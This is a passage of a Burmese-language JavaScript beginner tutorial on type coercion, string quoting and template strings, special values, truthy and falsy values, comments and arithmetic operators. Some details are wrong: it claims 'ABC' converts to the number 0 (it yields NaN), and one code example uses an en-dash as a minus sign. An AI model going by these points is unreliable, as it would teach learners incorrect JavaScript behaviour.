String နဲ့ Number အမျိုးအစား မတူတဲ့ အရာနှစ်ခုကို နှိုင်းယှဉ်နေပေမယ့် Error မဖြစ်ပါဘူး။ JavaScript က သူ့ဘာသာ တူအောင်ညှိပြီး အလုပ်လုပ်ပေးသွားမှာ မို့လို့ပါ။ ABC ကို Number ပြောင်းလိုက်တဲ့အခါ 0 ရပါတယ်။ ဒါကြောင့် အဖြေအနေနဲ့ false ကိုရမှာပါ။ 0 က 123 ထက် မကြီးတဲ့အတွက်ကြောင့်ဖြစ်ပါတယ်။ ဒီသဘောသဘာဝကိုတော့ Type Coercion လို့ခေါ်ပါတယ်။ လိုအပ်တဲ့အခါ Type တွေကို အလိုအလျောက် ချိန်ညှိပြီး အလုပ်လုပ်ပေးသွားမှာမို့လို့ပါ။

ဒီလိုသဘောသဘာဝရှိတဲ့ Language အမျိုးအစားဖြစ်လို့ JavaScript ကို Dynamically Typed Language လို့ခေါ်တာပါ။ ဒီ Dynamically Typed ဖြစ်တဲ့အတွက် အားသာချက်အနေနဲ့ ရေးရတာ ပိုလွယ်သွားပါတယ်။ Type စီမံတဲ့ကိစ္စတွေ ကိုယ်တိုင်လုပ်စရာ မလိုတဲ့အတွက်ပါ။ အားနည်းချက် အနေနဲ့ မမျှော်လင့်တဲ့ အမှားတွေ ကြုံရတတ်ပါတယ်။ ကိုယ်ကမခိုင်းဘဲ သူ့ဘာသာလုပ်နေလို့ ထင်မထားတဲ့ အမှားတွေ ကြုံရတာ မျိုးပါ။

Data Type အကြောင်းပြောတဲ့အခါ Primitive Type တွေနဲ့တင် မပြည့်စုံပါဘူး။ Compound Type ခေါ် တန်ဖိုးတွေကို အတွဲလိုက်သိမ်းလို့ရတဲ့ အမျိုးအစားတွေရှိပါသေးတယ်။ Structure Type လို့ခေါ်တဲ့ ဖွဲ့စည်းပုံနဲ့ သိမ်းလို့ရတဲ့ အမျိုးအစားတွေလည်း ရှိပါသေးတယ်။ ဒီအကြောင်းတွေကိုတော့ Array တွေ Object တွေအကြောင်း ရောက်တော့မှ ဆက်ကြည့်ကြပါမယ်။

String

String အကြောင်း နည်းနည်းထပ်ပြောပါဦးမယ်။ JavaScript မှာ String တစ်ခုတစ်ဆောက်ဖို့အတွက် သုံးလို့ရတဲ့ သင်္ကေတ (၃) မျိုးရှိပါတယ်။ Single Quote, Double Quote နဲ့ Back tick တို့ပါ။ Character Data Type ရှိတဲ့ Language တွေမှာ Single Quote ကို Character တန်ဖိုးသတ်မှတ်ဖို့သုံးပြီး Double Quote ကို String တန်ဖိုးသတ်မှတ်ဖို့ သုံးကြပါတယ်။ ဒီလိုပါ -

Pseudocode

```
let blood: char = 'A';
let greet: str = "Hello";
```

JavaScript မှာတော့ Character Data Type သီးခြားမရှိဘဲ String တန်ဖိုးသတ်မှတ်ဖို့အတွက် Single Quote (သို့မဟုတ်) Double Quote နှစ်သက်ရာကို အသုံးပြုနိုင်ခြင်းဖြစ်ပါတယ်။

JavaScript

```
let blood = "A"
let greet = 'Hello'
```

နှစ်ခုလုံးဟာ မှန်ကန်တဲ့ String တန်ဖိုးတွေ ဖြစ်ကြပါတယ်။ အဖွင့်အပိတ် မှန်ဖို့တော့လိုပါတယ်။ ဒီနေရာမှာ ပြောစရာရှိလာတာက Escape Character အကြောင်းပါ။ အကယ်၍ 3 O' Clock ဆိုတဲ့ String တန်ဖိုးကို သတ်မှတ်လိုရင် ဘယ်လိုလုပ်ရမလဲ။ ဒါမှမဟုတ် 3" (၃ ပေ) လိုတန်ဖိုးမျိုး သတ်မှတ်လိုရင်ရော ဘယ်လို လုပ်ရမလဲ။ တန်ဖိုးထဲမှာ Quote တွေပါနေလို့ပါ။ ဒီလိုရေးလို့ရပါတယ်။

JavaScript

```
let time = "3 O' Clock"
```

Double Quote နဲ့သတ်မှတ်ထားတဲ့ String အတွင်းထဲမှာ Single Quote တန်ဖိုးပါနေတာပါ။ ရပါတယ်။ အကယ်၍ Single Quote နဲ့သတ်မှတ်ထားတဲ့ String အတွင်းထဲမှာ Single Quote တိုက်ရိုက်ရေးလို့ မရတော့ပါဘူး။ ဒီလို ရေးပေးရပါတယ်။

JavaScript

```
let time = '3 O\' Clock'
```

Backslash သင်္ကေတကိုသုံးပြီး Escape လုပ်ပေးလိုက်တာပါ။ တနည်းအားဖြင့် \' ဆိုတာ ဒီနေရာမှာ Single Quote ထည့်လို့ ညွှန်ကြားချက် ပေးလိုက်တာပါပဲ။ အလားတူပဲ၊ Double Quote နဲ့သတ်မှတ်ထားတဲ့ String အတွင်းထဲမှာ Double Quote တွေ ထည့်သွင်းဖို့ လိုရင် အလားတူ Escape လုပ်ပေးနိုင်ပါတယ်။

JavaScript

```
let height = "3\" tall"
```

တခြား Escape လုပ်ပေးဖို့လိုနိုင်တာတွေ အများကြီးရှိပါသေးတယ်။ \n ဆိုရင် ဒီနေရာမှာ နောက်တစ်လိုင်းဆင်းလို့ ညွှန်ကြားချက် ပေးလိုက်တာပါ။ \u1000 ဆိုရင် ကကြီးဆိုတဲ့စာလုံးတစ်လုံး ဒီနေရာမှာ ထည့်ပေးပါလို့ ပြောလိုက်တာပါ။ \u ကို ယူနီကုဒ်စာလုံးတွေ ထည့်သွင်းဖို့ သုံးရတာပါ။ ဒါတွေရဲ့လက်တွေ့ အသုံးပြုပုံကို ပြောဖို့တော့ နည်းနည်းစောပါသေးတယ်။ ထုံးစံအတိုင်း ဒီလိုရေးထုံးမျိုးတွေ ရှိတယ်ဆိုတာကိုပဲ မှတ်သားထားပေးပါ။

နောက်ထပ်တစ်မျိုးဖြစ်တဲ့ Back Tick သင်္ကေတနဲ့ သတ်မှတ်ရတဲ့ String တွေကိုတော့ Template String လို့ခေါ်ပါတယ်။ String တစ်ခုအတွင်းမှာ တခြားတန်ဖိုးတွေကို ရောထည့်ရေးချင်ရင် အသုံးဝင်ပါတယ်။

JavaScript

```
let name = "Bob"
let greet = `Hello Alice`
```

ဒါကရိုးရိုးရေးလိုက်တာပါ။ `name` Variable အတွင်းမှာ Bob လို့ခေါ်တဲ့ String တန်ဖိုးတစ်ခုရှိပြီး `greet` Variable အတွင်းမှာတော့ Hello Alice လို့ ခေါ်တဲ့ String တန်ဖိုးတစ်ခု ရှိနေတာပါ။ Template String ရဲ့ ထူးခြားချက်ကတော့ အခုလိုရေးလို့ရခြင်းဖြစ်ပါတယ်။

```
let name = "Bob"
let greet = `Hello ${name}`
```

ဒါဆိုရင် `greet` ရဲ့ တန်ဖိုးက Hello Bob ဖြစ်သွားမှာပါ။ `name` Variable ကို String အတွင်းထဲမှာ ရောထည့်ရေးသားလိုက်ခြင်း ဖြစ်ပါတယ်။ ဒီလိုထည့်သုံးနိုင်ဖို့အတွက် `${}` သင်္ကေတကိုသုံးရပါတယ်။ ဒီသင်္ကေတအတွင်းမှာ ထည့်သွင်းလိုတဲ့ Variable ကို ပေးရခြင်း ဖြစ်ပါတယ်။ အသုံးဝင်ပါတယ်။ တခြား Programming Language တွေမှာ ဒီလိုသဘောမျိုးနဲ့ တန်ဖိုးတွေရောစပ်ပေးလို့ရတဲ့ String Format ဆိုတာ အခြေခံအကျဆုံးအနေနဲ့ ပါဝင်တဲ့ လုပ်ဆောင်ချက်ဖြစ်ပြီး JavaScript မှာ ဒီလိုလုပ်ဆောင်ချက်မျိုးပါလာတာ မကြာသေးပါဘူး။

String တန်ဖိုးတွေ သတ်မှတ်တဲ့အခါ နှစ်ကြောင်းသုံးကြောင်းခွဲပြီးတော့လည်း ရေးလို့ရပါတယ်။ ဒီလိုပါ -

JavaScript

```
let name = "Bob"
let age = 22
let greet = `
    Hello ${name},
    you are ${age} years old.
`
```

Template String မှ မဟုတ်ပါဘူး။ Single Quote, Double Quote နဲ့ရေးတဲ့ ရိုးရိုး String တွေမှာလည်း အခုလိုပဲ လိုအပ်ရင် လိုင်းတွေခွဲရေးလို့ ရပါတယ်။

Special Data Types

JavaScript Data Type မှာ ထူးခြားပြီး မျက်စိလည်ချင်စရာကောင်းတဲ့ အမျိုးအစား (၃) မျိုးရှိပါသေးတယ်။ `undefined`, `null` နဲ့ `NaN` တို့ဖြစ်ပါတယ်။ ရေးသားပုံ စာလုံး အကြီးအသေး ပြောင်းလို့မရပါဘူး။ ဒီအတိုင်း အတိအကျရှိနေတာပါ။ `undefined` အကြောင်းတော့ အပေါ်နားမှာ ပြောခဲ့ပါတယ်။ Type အမျိုးအစား သတ်မှတ်ထားခြင်း မရှိသေးတဲ့ အခြေအနေကို `undefined` လို့ခေါ်တာပါ။ `null` ကတော့ တန်ဖိုးမရှိတဲ့ အခြေအနေကို ပြောတာပါ။ မတူပါဘူး။

```JavaScript
let myvar
```

ဒါဟာ အမျိုးအစားသတ်မှတ်ရခြင်း မရှိသေးတဲ့ `undefined` Variable တစ်ခုပါ။

```JavaScript
let myvar = null
```

ဒါဆိုရင်တော့ တန်ဖိုးမရှိသေးတဲ့ Variable ပါ။ သူ့ရဲ့ Data Type ကိုက `null` Type ဖြစ်နေတာပါ။

`NaN` ကတော့ Not a Number ရဲ့ အတိုကောက် ဖြစ်ပါတယ်။ Number Data Type တစ်မျိုးပါ။ ဒါပေမယ့် Number လည်း မဟုတ်ပါဘူး။ ဒါကြောင့် `NaN` ကို Number မဟုတ်တဲ့ Number Data Type လို့ ခေါ်ပါတယ်။ အဲ့ဒါကြောင့် ပြောတာပါ။ ဒီ (၃) မျိုးက မျက်စိလည်ချင်စရာ ကောင်းပါတယ်။

```JavaScript
let num1
let num2 = 1

num1 + num2
```

ဒီကုဒ်မှာ `num1` က `undefined` ဖြစ်ပါတယ်။ `num2` ကတော့ Number ပါ။ ဒီနှစ်ခုကို ပေါင်းလိုက်တဲ့အခါ `NaN` ကိုရပါတယ်။ `undefined` ကို Number ပြောင်းလို့မရတဲ့အတွက် Number မဟုတ်တဲ့ Number ဖြစ်တဲ့ `NaN` ကိုရတာပါ။ နားရှုပ်ပြီး မျက်စိတွေလည်သွားရင် စိတ်မပျက်ပါနဲ့။ အတွေ့အကြုံရှိ ကျွမ်းကျင် ပရိဂရမ်မာတွေကိုယ်တိုင် မျက်စိလည်ကြတဲ့ အကြောင်းအရာတစ်ခု ဖြစ်ပါတယ်။

Boolean

ဆက်လက်ပြီးတော့ Boolean အကြောင်း ပြောစရာ ရှိပါသေးတယ်။ ကွန်ပျူတာဟာ 0 နဲ့ 1 တွေ စုဖွဲ့ပါဝင်တဲ့ Binary System ကိုသာ နားလည်တဲ့စနစ် ဖြစ်ပါတယ်။ အလုပ်လုပ်တဲ့အခါမှာ 0 လား 1 လား၊ false လား true လား၊ မှားလား မှန်လား၊ ဆိုတဲ့ အခြေအနေကို ကြည့်ပြီး အလုပ်လုပ်တာပါ။ ဒါကြောင့် Boolean Type မှာ true နဲ့ false ဆိုတဲ့ တန်ဖိုးနှစ်မျိုးထဲသာ ရှိပေမယ့် အလွန်အရေးကြီးတယ်လို့ ရှေ့ပိုင်းမှာ ထည့်ပြောခဲ့တာပါ။ ကွန်ပျူတာကိုယ်တိုင်က ဒီနှစ်မျိုးပေါ်မှာ အခြေခံပြီး ဆုံးဖြတ်အလုပ်လုပ်သွားမှာ မို့လို့ပါ။

Boolean မှာ မူလတန်ဖိုးအနေနဲ့ true နဲ့ false နှစ်မျိုးပဲရှိပါတယ်။ ဒါပေမယ့် တခြားတန်ဖိုးတွေကိုလည်း လိုအပ်ရင် Boolean ပြောင်းပြီး အသုံးပြုနိုင်ပါတယ်။ ဥပမာ 0 ကို false အစား အသုံးပြုပြီး၊ 1 ကို true အစား အသုံးပြုနိုင်ပါတယ်။ ဒီလိုတန်ဖိုးတွေကို Boolean ပြောင်းတဲ့အလုပ်ကို ကိုယ်တိုင်လုပ်စရာမလိုပါဘူး။ လိုအပ်ရင် JavaScript က သူ့ဘာသာပြောင်းပြီး အလုပ်လုပ်ပေးပါတယ်။ ဒါကြောင့် ဘယ်တန်ဖိုးတွေကို Boolean ပြောင်းရင် true ရပြီး ဘယ်တန်ဖိုးတွေကို Boolean ပြောင်းရင် false ရသလဲဆိုတာ သိဖို့လိုလာပါတယ်။ အကျဉ်းချုပ်အားဖြင့် ဒီလိုမှတ်နိုင်ပါတယ်။

- `0`
- `""`
- `null`
- `undefined`
- `NaN`

ဒီ (၅) မျိုးကို Boolean ပြောင်းရင် false ဖြစ်ပါတယ်။ Zero, Empty String, `null`, `undefined` နဲ့ `NaN` တို့ပါ။ ဒီတန်ဖိုးတွေကို Falsy Value လို့ခေါ်ပါတယ်။ မလိုအပ်ဘဲ ရှုပ်မှာစိုးလို့ ထည့်မပြောတာလေးတစ်ချို့တော့ကျန်ပါသေးတယ်။ လောလောဆယ် ဒီ (၅) မျိုးကလွဲရင် ကျန်တန်ဖိုးတွေ Boolean ပြောင်းရင် true ဖြစ်တယ်လို့ အကြမ်းဖျဉ်းအားဖြင့် မှတ်နိုင်ပါတယ်။ Truthy Value လို့ခေါ်ပါတယ်။ ဥပမာတစ်ချို့ပေးရရင် ဒီလိုပါ။

- `1`
- `-2`
- `" "`
- `"false"`
- `3.14`

ဒါတွေအားလုံးက Truthy ဖြစ်တဲ့ Value တွေပါ။ အနှုတ်ကိန်းတွေ၊ ဒဿမကိန်းတွေကို Boolean ပြောင်းရင်လည်း true ပဲရမှာပါ။ နမူနာမှာ Space တစ်ခုပါတဲ့ String ကိုလည်း ထည့်ပေးထားပါတယ်။ Empty String ဟာ false ဖြစ်ပေမယ့် Space တစ်ခုပါတဲ့ String ကတော့ true ဖြစ်ပါတယ်၊ Empty မဟုတ်လို့ပါ။ ပြီးတော့ "false" ဟာလည်း true ဖြစ်ပါတယ်။ "false" လို့ရေးထားပေမယ့် String တစ်ခုဖြစ်နေလို့ပါ။

အခုလောလောဆယ် ထည့်မကြည့်ရသေးတဲ့ Array တွေ Object တွေလည်း ကျန်ပါသေးတယ်။ ဒါတွေလည်း Truthy ပါပဲ။ ဒါကြောင့် ဘာတွေက Truthy ဖြစ်သလဲ လိုက်မှတ်မယ့်အစား Falsy ဖြစ်တဲ့ (၅) မျိုးကို မှတ်ထားလိုက်ရင် ကျန်တာအားလုံး Truthy ဖြစ်တယ်လို့ ကောက်ချက်ချလို့ရသွားမှာပဲ ဖြစ်ပါတယ်။

အခန်း (၁၄) – JavaScript Expressions, Statements & Operators

ကုဒ်တွေစရေးတော့မယ်ဆိုရင် Expression နဲ့ Statement လို့ခေါ်တဲ့ အခြေခံ အသုံးအနှုန်းလေးတွေ အကြောင်း သိထားဖို့လိုပါတယ်။ "နေကောင်းလား" ဆိုတဲ့ အမေးစကားလေးတစ်ခုဟာ Expression ဖြစ်ပြီး "ဘိုဘိုရေ နေကောင်းရင် အပြင်သွားရအောင်" ဆိုတာကတော့ ပြည့်စုံတဲ့ Statement တစ်ခုဖြစ်သွားပါပြီ။ Expression ဆိုတာ တွက်ချက်မှုလေးတွေ၊ လုပ်ဆောင်ချက်လေးတွေပါ။ ဥပမာ - `1 + 2` ဟာ Expression ဖြစ်ပါတယ်။ `num > 10` ဟာလည်း Expression တစ်ခုပါပဲ။ အဲ့ဒီတွက်ချက်မှုလေးတွေ၊ လုပ်ဆောင်ချက်လေးတွေပေါ် မူတည်ပြီး ဘာလုပ်ရမလဲ ညွှန်ကြားသတ်မှတ်လိုက်တဲ့အခါ Statement ဖြစ်သွားပါတယ်။ ဥပမာ –

JavaScript

```
let sum = 1 + 2
```

ဒါဟာ Statement တစ်ခုပါ။ `1 + 2` ကိုပေါင်းလို့ရလာတဲ့အဖြေကို `sum` ဆိုတဲ့ Variable ထဲမှာ ထည့်လိုက်ပါလို့ ညွှန်ကြားလိုက်ခြင်း ဖြစ်ပါတယ်။ ဒါကြောင့် Expression ဆိုတာ လုပ်ဆောင်ချက်တစ်ခုဖြစ်ပြီး Statement ဆိုတာ ညွှန်ကြားချက်ဖြစ်တယ် လို့ အတိုချုပ်မှတ်နိုင်ပါတယ်။

JavaScript Statement တစ်ကြောင်းရဲ့အဆုံးသတ်ကို Semicolon နဲ့ ပိတ်ပေးလို့ ရပါတယ်။ ဒီလိုပါ -

JavaScript

```
let sum = 1 + 2;
let greet = "Hello World";
```

တစ်ချို့ Language တွေမှာ ဒီလိုနောက်ဆုံးကနေ Semicolon နဲ့ပိတ်ပေးဖို့ မဖြစ်မနေလိုအပ်ပါတယ်။

JavaScript မှာတော့ Optional ပါ။ Semicolon ပိတ်ပေးလို့ရသလို၊ မပိတ်ဘဲရေးလို့လည်းရပါတယ်။ ကုဒ် တစ်လိုင်းထဲမှာ Statement နှစ်ခုသုံးခု ရောရေးချင်ရင်တော့ Semicolon နဲ့ မဖြစ်မနေပိတ်ပေးရတော့မှာ ပါ။ ဒီလိုပါ -

```JavaScript
let n = 5; n + 10;
```

Statement တွေအကြောင်းပြောရင်းနဲ့ ထည့်ပြောဖို့လိုလာတာက Input/Output Statement တွေပါ။ လောလောဆယ် Output Statement တစ်ခုကိုအရင်လေ့လာထားကြပါမယ်။ JavaScript မှာ ရလဒ်တွေကို ဖော်ပြဖို့အတွက် `console.log()` လို့ခေါ်တဲ့ Method တစ်မျိုးကို သုံးရပါတယ်။ ကွင်းစကွင်းပိတ်ထဲမှာ ဖော်ပြစေလိုတဲ့ တန်ဖိုးကို ပေးနိုင်ပါတယ်။ ဥပမာ -

```JavaScript
let num = 10

console.log("Hello World")
console.log(1 + 2)
console.log(num + 5)
console.log(`The num is ${num}`)
```

`console.log()` Method မပါဘဲ Expression တစ်ခုကို Console ထဲမှာ ဒီအတိုင်းရိုက်ထည့်ရင်လည်း ရလဒ်ကို မြင်တွေ့ရလေ့ရှိပါတယ်။ ဒါက Console ထဲမှာ တိုက်ရိုက်ရေးစမ်းနေတာမို့လို့ပါ။ တစ်ကယ့်လက်တွေ့မှာ ကိုယ်က ရိုက်ထုတ်ဖော်ပြပေးပါလို့ မပြောရင် ရလဒ်ကို တွေ့မြင်ရမှာ မဟုတ်ပါဘူး။ လိုအပ်လို့ရလဒ်ကို မြင်ချင်တယ်ဆိုရင် `console.log()` ကိုသုံးပြီး ဖော်ပြဖို့ ညွှန်ကြားပေးရမှာပဲဖြစ်ပါတယ်။

Comments

Statement တွေအကြောင်းပြောရင်းနဲ့ Code Comment တွေအကြောင်းလည်း ထည့်ပြောဖို့ လိုလာပါတယ်။ ကုဒ်တွေရေးတဲ့အခါ မှတ်ချက် Comment တွေလည်း ထည့်ရေးလို့ရပါတယ်။ ဒီလိုပါ –

```JavaScript
let count = 10       // Number of items per page
```

နမူနာမှာ မြင်တွေ့ရတဲ့ Slash သင်္ကေတနှစ်ခုနောက်က ကုဒ်ကို Comment လို့ခေါ်ပါတယ်။ ရေးထားတဲ့ကုဒ်ကို ကွန်ပျူတာက အလုပ်လုပ်တဲ့အခါ ဒီ Comment တွေကို ထည့်အလုပ်လုပ်မှာ မဟုတ်ပါဘူး။ ဒီနည်းနဲ့ မှတ်ချက်တွေ ကုဒ်ထဲမှာ ရောရေးထားလိုရင် ရနိုင်ပါတယ်။

Comment က တစ်ကြောင်းထက်ပိုမယ်ဆိုရင် Block Comment ရေးထုံးကို အသုံးပြုနိုင်ပါတယ်။ ဒီလိုပါ -

JavaScript

```
/*
    Number of items per page.
    Change this value to determine how many
    items to be shown on home page.
*/

let count = 10
```

ရှေ့က /* နဲ့ဖွင့်ပြီးနောက်က */ နဲ့ ပိတ်ပေးလိုက်တာပါ။ ဒီအဖွင့်အပိတ်ကြားထဲမှာ ရေးထားတာတွေကလည်း Comment တွေပါပဲ။

Comment တွေဟာ ထည့်အလုပ်လုပ်မယ့်ကုဒ် မဟုတ်ပေမယ့် အရေးကြီးပါတယ်။ ရေးထားတဲ့ကုဒ်ရဲ့ အဓိပ္ပါယ်ကို ဒီလို Comment လေးတွေနဲ့ ရှင်းပြရတာပါ။ မဟုတ်ရင် ဘာလို့ဒီလိုရေးခဲ့လဲဆိုတာ နောင်မှာ ကိုယ်တိုင် မေ့သွားတာ၊ မမှတ်မိတော့တာမျိုးတွေ ဖြစ်နိုင်ပါတယ်။ ကိုယ်ရည်ရွယ်ချက်နဲ့ကိုယ် ရေးထားလို့ ကိုယ့်အတွက် အဆင်ပြေပေမယ့်၊ သူများကလာကြည့်တဲ့အခါ ဒီကုဒ်က ဘာကိုဆိုလိုမှန်း နားမလည်ဘူးဆိုတာမျိုးတွေ ဖြစ်နိုင်ပါတယ်။ လိုအပ်တဲ့နေရာမှာ Comment လေးတွေထည့်ပြီး ရှင်းပြထားခဲ့မယ်ဆိုရင် ပိုပြီးတော့ ဖတ်ရှုနားလည်ရလွယ်တဲ့ကုဒ်တွေ ဖြစ်သွားစေနိုင်ပါတယ်။

Operators

Expression တွေ Statement တွေ တည်ဆောက်ဖို့အတွက် Operator တွေလိုအပ်ပါတယ်။ အပေါင်း၊ အနှုတ်၊ အမြှောက်၊ အစား စတဲ့တွက်ချက်မှုပိုင်း Operator တွေလိုအပ်သလို၊ တန်ဖိုးသတ်မှတ်ခြင်း၊ နှိုင်းယှဉ်ခြင်းတို့လို လုပ်ငန်းတွေအတွက်လည်း Operator တွေလိုအပ်ပါတယ်။ ဒီ Operator တွေအကြောင်း ဆက်ကြည့်ကြပါမယ်။

Arithmetic Operators

အခြေခံ ပေါင်းနှုတ်မြှောက်စား Operator တွေကတော့ ရှင်းပါတယ်။ ပေါင်းဖို့အတွက် + သင်္ကေတကိုသုံးရပါတယ်။ နှုတ်ဖို့အတွက် - သင်္ကေတကို သုံးရပါတယ်။ မြှောက်ဖို့အတွက် * သင်္ကေတကို သုံးရပြီး၊ စားဖို့အတွက် / သင်္ကေတကို သုံးရပါတယ်။

+ သင်္ကေတမှာတော့ ထူးခြားချက်နှစ်ခု ရှိပါတယ်။ သူ့ကို ကိန်းဂဏန်းတွေကို ပေါင်းဖို့အတွက် သုံးနိုင်သလို၊ String တွေ တွဲဆက်ဖို့လည်း သုံးနိုင်ပါတယ်။ String Concatenation လို့ ခေါ်ပါတယ်။ ဥပမာ -

```JavaScript
1 + 1           // 2
'a' + 'b'       // ab
1 + 'a'         // 1a
'a' + 1         // a1
```

နောက်ပိုင်းကုဒ်နမူနာတွေမှာ လိုအပ်ရင် ရလဒ်ကို အခုလို Comment အနေနဲ့တွဲပြီးတစ်ခါထဲ ဖော်ပြပေးပါမယ်။ ကိုယ်တိုင်ရေးစမ်းတဲ့အခါ အဲ့ဒီ Comment တွေထည့်ရေးစရာမလိုပါဘူး။ စမ်းကြည့်လို့ရတဲ့ရလဒ်နဲ့ ဒီမှာပြထားတဲ့ရလဒ် တူမတူ နှိုင်းယှဉ်နိုင်ဖို့အတွက်သာ ထည့်ပေးထားတာပါ။ နောက်ထပ်ထူးခြားချက်ကတော့ + သင်္ကေတကို သုံးပြီး ကိန်းဂဏန်းမဟုတ်တဲ့ တန်ဖိုးတွေကို ကိန်းဂဏန်းဖြစ်အောင် ပြောင်းလို့ရပါတယ်။

```JavaScript
+'5'      // 5
+'a'      // NaN
```

နမူနာ String တန်ဖိုးဖြစ်တဲ့ 5 ကို ရှေ့ကနေ + သင်္ကေတတွဲပေးလိုက်တဲ့အခါ ကိန်းဂဏန်း 5 ဖြစ်သွားပါတယ်။ String တန်ဖိုး a ကို + သင်္ကေတနဲ့ ကိန်းဂဏန်းပြောင်းဖို့ ကြိုးစားလိုက်တဲ့အခါမှာတော့ ပြောင်းလို့မရတဲ့အတွက် NaN ကိုရတာပဲ ဖြစ်ပါတယ်။

JavaScript

```
'5' + 5         // 55
+'5' + 5        // 10
```

ဒီနမူနာရဲ့ ပထမလိုင်းမှာ String 5 နဲ့ Number 5 ကို ပေါင်းခိုင်းတဲ့အခါ 55 ရပါတယ်။ ဒုတိယလိုင်းမှာတော့ + သင်္ကေတနဲ့ String 5 ကို ကိန်းဂဏာန်းဖြစ်အောင် အရင်ပြောင်းလိုက်လို့ 10 ရတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

ဒီပေါင်းနှုတ်မြှောက်စား သင်္ကေတတွေဟာ ကိန်းဂဏာန်းလိုအပ်တဲ့နေရာမှာ ပေးလာတဲ့တန်ဖိုးကို ကိန်းဂဏာန်းဖြစ်အောင် အလိုအလျောက်ပြောင်းပြီး အလုပ်လုပ်ပေးကြပါတယ်။ ဒီလိုအလိုအလျောက် ပြောင်းပြီး အလုပ်လုပ်ပေးတာဟာ + သင်္ကေတရဲ့ String Concatenation လုပ်ပေးတဲ့သဘောနဲ့ တွေ့တဲ့အခါ အခုလို ကမောက်ကမတွေကို ကြုံတွေ့ရတတ်ပါတယ်။

JavaScript

```
"11" + 1        // 111
"11" - 1        // 10
```

String 11 ကို Number 1 နဲ့ ပေါင်းတဲ့အခါ 111 ကိုရပါတယ်။ + သင်္ကေတက Number 1 ကို String ပြောင်းပြီး တွဲဆက်ပေးလိုက်လို့ပါ။ String 11 ထဲကနေ 1 နှုတ်လိုက်တဲ့အခါကျတော့ 10 ရနေပါတယ်။ String 11 ကို Number 11 ဖြစ်အောင် အလိုအလျောက် ပြောင်းပြီး အလုပ်လုပ်သွားတဲ့ အတွက်ကြောင့်ပဲ ဖြစ်ပါတယ်။

JavaScript ရဲ့ ဒီကမောက်ကမကိစ္စလေးတွေဟာ ပရိဂရမ်မာတွေရဲ့ ကြားထဲမှာ ရယ်သွမ်းသွေးစရာလေးတွေ ဖြစ်နေကြပါ။ ရယ်သွမ်းသွေးတာ သွေးလို့ရပါတယ်၊ ဒါပေမယ့် ဘာကြောင့် ဒီလိုဖြစ်တာလဲ ဆိုတဲ့ အကြောင်းရင်းကို သိထားဖို့တော့ လိုပါတယ်။ အကြောင်းရင်းကို သိထားမယ်ဆိုရင် ဖြစ်ချင်ရာတွေဖြစ်နေတာမျိုး မဟုတ်ဘဲ သူ့အဓိပ္ပါယ်နဲ့သူ အလုပ်လုပ်နေတာဆိုတာကို သတိပြုမိမှာပဲ ဖြစ်ပါတယ်။

ဖြည့်စွက်မှတ်သားရမယ့် Operator နှစ်ခုကတော့ % သင်္ကေတနဲ့ ** သင်္ကေတတို့ပဲ ဖြစ်ပါတယ်။ % သင်္ကေတကို အကြွင်းရှာဖို့ သုံးပါတယ်။ ပုံမှန်အားဖြင့် ရိုးရိုးစားလိုက်ရင် ရလဒ်ကို ဒဿမကိန်းနဲ့ ပြန်ရမှာ

ပါ။ % သင်္ကေတကတော့ အကြွင်းကိုကိန်းပြည့်အနေနဲ့ ပြန်ပေးပါမယ်။ ဥပမာ -

```JavaScript
5 / 3      // 1.6666666666666667
5 % 3      // 2
```

5 ကို 3 နဲ့စားတဲ့အခါ မပြတ်တဲ့အတွက် ကြွင်း 2 ကို ရလဒ်အနေနဲ့ ပြန်ရတာပါ။ ** သင်္ကေတကိုတော့ Exponent Operator ရှာဖို့သုံးရပါတယ်။ ဥပမာ -

```JavaScript
2 ** 2     // 4
2 ** 3     // 8
```

နောက်ထပ် ဖြည့်စွက်မှတ်သားရမယ့် Operator နှစ်ခုကတော့ ++ နဲ့ -- ဖြစ်ပါတယ်။ ++ ကို တစ်တိုးဖို့သုံးပြီး -- ကို တစ်နှုတ်ဖို့သုံးပါတယ်။ ဥပမာ –

```JavaScript
let a = 2

a++        // 2
a          // 3
```

နမူနာအရ a ရဲ့ မူလတန်ဖိုး 2 ဖြစ်ပါတယ်။ ++ နဲ့ တစ်တိုးလိုက်လို့ တစ်တိုးသွားပေမယ့် အဖြေရလဒ်အနေနဲ့ 2 ပဲ ရတာကို သတိပြုပါ။ a တန်ဖိုးကို ထပ်ထုတ်ကြည့်တဲ့အခါ တစ်တိုးပြီးတန်ဖိုး 3 ကို ရပါတယ်။ ++ သင်္ကေတကို နောက်မှာထားတဲ့အခါ အလုပ်အရင်လုပ်ပြီးမှ တစ်တိုးတယ် ဆိုတဲ့သဘော ဖြစ်ပါတယ်။

```JavaScript
let b = 3

++b        // 4
b          // 4
```

ဒီနမူနာမှာတော့ b ရဲ့ မူလတန်းဖိုး 3 ဖြစ်ပါတယ်။ ++ နဲ့ တစ်တိုးလိုက်တဲ့အတွက် အမှန်တစ်ကယ်တစ်တိုးသွားသလို ရလဒ်အနေနဲ့လည်း တစ်တိုးပြီးတန်ဖိုးကို ရပါတယ်။ b ရဲ့ လက်ရှိတန်ဖိုးကို ကြည့်လိုက်ရင်

လည်း တစ်တိုးပြီးတန်ဖိုးကိုပဲ ရပါတယ်။ ++ သင်္ကေတကို ရှေ့မှာထားတဲ့အခါ အရင်တစ်တိုးပြီးမှ အလုပ်လုပ်တယ် ဆိုတဲ့ သဘောကို သတိပြုရမှာပါ။

-- လည်း ဒီသဘောပါပဲ။ တစ်နှုတ်ပေးပါတယ်။ -- ကိုနောက်မှာထားရင် အလုပ်အရင်လုပ်ပြီးမှ တစ်နှုတ်ပြီး -- ကိုရှေ့မှာထားရင် တစ်နှုတ်ပြီးတော့မှ အလုပ်လုပ်ပေးသွားမှာပဲ ဖြစ်ပါတယ်။
ဒီ Operator တွေကို နှစ်ခုထက်ပိုတဲ့ တန်ဖိုးတွေနဲ့ တွဲသုံးလို့ရပါတယ်။ ဥပမာ -

JavaScript

```
let result = 4 + 5 – 1 * 3 / 2
```

ဒီလိုတွဲသုံးတဲ့အခါ Operator တူရင် ဘယ်ကနေညာ ကို အလုပ်လုပ်ပါတယ်။ ဒါကြောင့် ဒီနှစ်ခုဟာ ရလဒ်တူမှာ မဟုတ်ပါဘူး။

JavaScript

```
"$" + 4 + 5     // $45
4 + 5 + "$"     // 9$
```

